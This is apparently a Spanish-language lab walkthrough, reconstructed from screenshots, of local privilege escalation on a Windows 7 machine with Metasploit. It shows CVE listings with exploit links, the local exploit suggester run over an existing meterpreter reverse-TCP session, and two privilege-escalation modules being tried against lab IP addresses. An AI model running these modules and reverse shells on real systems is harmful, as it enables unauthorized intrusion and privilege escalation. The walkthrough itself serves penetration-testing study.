
```
Date: 20170314
CVE: CVE-2017-0045
KB: KB4012212
Title: Security Update for Windows DVD Maker
Affected product: Windows 7 for x64-based Systems Service Pack 1
Affected component:
Severity: Important
Impact: Information Disclosure
Exploits: http://hyp3rlinx.altervista.org/advisories/MICROSOFT-DVD-MAKER-XML-EXT
ERNAL-ENTITY-FILE-DISCLOSURE.txt, https://www.exploit-db.com/exploits/41619/

Date: 20170314
CVE: CVE-2017-0024
KB: KB4012212
Title: Security Update for Windows Kernel-Mode Drivers
Affected product: Windows 7 for x64-based Systems Service Pack 1
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20170314
CVE: CVE-2017-0026
KB: KB4012212
```

Buscamos con *search* y no obtenemos resultados




```
msf6 post(windows/gather/enum_services) > search cve 2017-022
[-] No results from search
msf6 post(windows/gather/enum_services) > search cve 2017-0022
[-] No results from search
msf6 post(windows/gather/enum_services) > search cve 2017-0024
[-] No results from search
msf6 post(windows/gather/enum_services) > search cve 2017-0026
[-] No results from search
msf6 post(windows/gather/enum_services) > search cve 2017-0045
[-] No results from search
msf6 post(windows/gather/enum_services) >
```

Realizamos la búsqueda con suggester y seleccionamos el módulo que encontramos; establecemos la sesión 1




```
msf6 post(windows/gather/enum_services) > search suggester

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                 normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 post(windows/gather/enum_services) > use 0
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.9:4444 → 10.0.2.12:49163 (10.0.2.12)

msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.
```

Le damos a correr




```
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.0.2.12 - Collecting local exploits for x64/windows ...
```




```
[*] Running check method for exploit 45 / 45
[*] 10.0.2.12 - Valid modules for session 1:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to b
e vulnerable.
 2   exploit/windows/local/cve_2019_1458_wizardopium                Yes                      The target appears to b
e vulnerable.
 3   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                      The service is running,
 but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
 4   exploit/windows/local/cve_2020_1054_drawiconex_lpe             Yes                      The target appears to b
e vulnerable.
 5   exploit/windows/local/cve_2021_40449                           Yes                      The service is running,
 but could not be validated. Windows 7/Windows Server 2008 R2 build detected!
 6   exploit/windows/local/ikeext_service                           Yes                      The target appears to b
e vulnerable.
 7   exploit/windows/local/ms10_092_schelevator                     Yes                      The service is running,
 but could not be validated.
 8   exploit/windows/local/ms14_058_track_popup_menu                Yes                      The target appears to b
e vulnerable.
 9   exploit/windows/local/ms15_051_client_copy_image               Yes                      The target appears to b
e vulnerable.
 10  exploit/windows/local/ms15_078_atmfd_bof                       Yes                      The service is running,
 but could not be validated.
 11  exploit/windows/local/ms16_014_wmi_recv_notif                  Yes                      The target appears to b
e vulnerable.
 12  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running,
 but could not be validated.
 13  exploit/windows/local/ms16_075_reflection                      Yes                      The target appears to b
e vulnerable.
 14  exploit/windows/local/ms16_075_reflection_juicy                Yes                      The target appears to b
e vulnerable.
 15  exploit/windows/local/tokenmagic                               Yes                      The target appears to b
e vulnerable.
```

Utilizamos el primer exploit




```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_eventvwr) > options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

Establecemos la sesión y le damos a correr




```
msf6 exploit(windows/local/bypassuac_eventvwr) > set session 1
session ⇒ 1
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[-] Exploit aborted due to failure: no-target: Session and Target arch must match
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_eventvwr) > █
```

Probamos con el siguiente exploit



```
msf6 exploit(windows/local/bypassuac_eventvwr) > use exploit/windows/local/cve_2019_1458_wizardopium
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > options

Module options (exploit/windows/local/cve_2019_1458_wizardopium):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):
```

Establecemos sesión lo ponemos a correr y nos percatamos de que somos usuario con privilegios ya



```
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > set session 1
session ⇒ 1
msf6 exploit(windows/local/cve_2019_1458_wizardopium) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[-] Exploit aborted due to failure: none: Session is already elevated
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/cve_2019_1458_wizardopium) >
```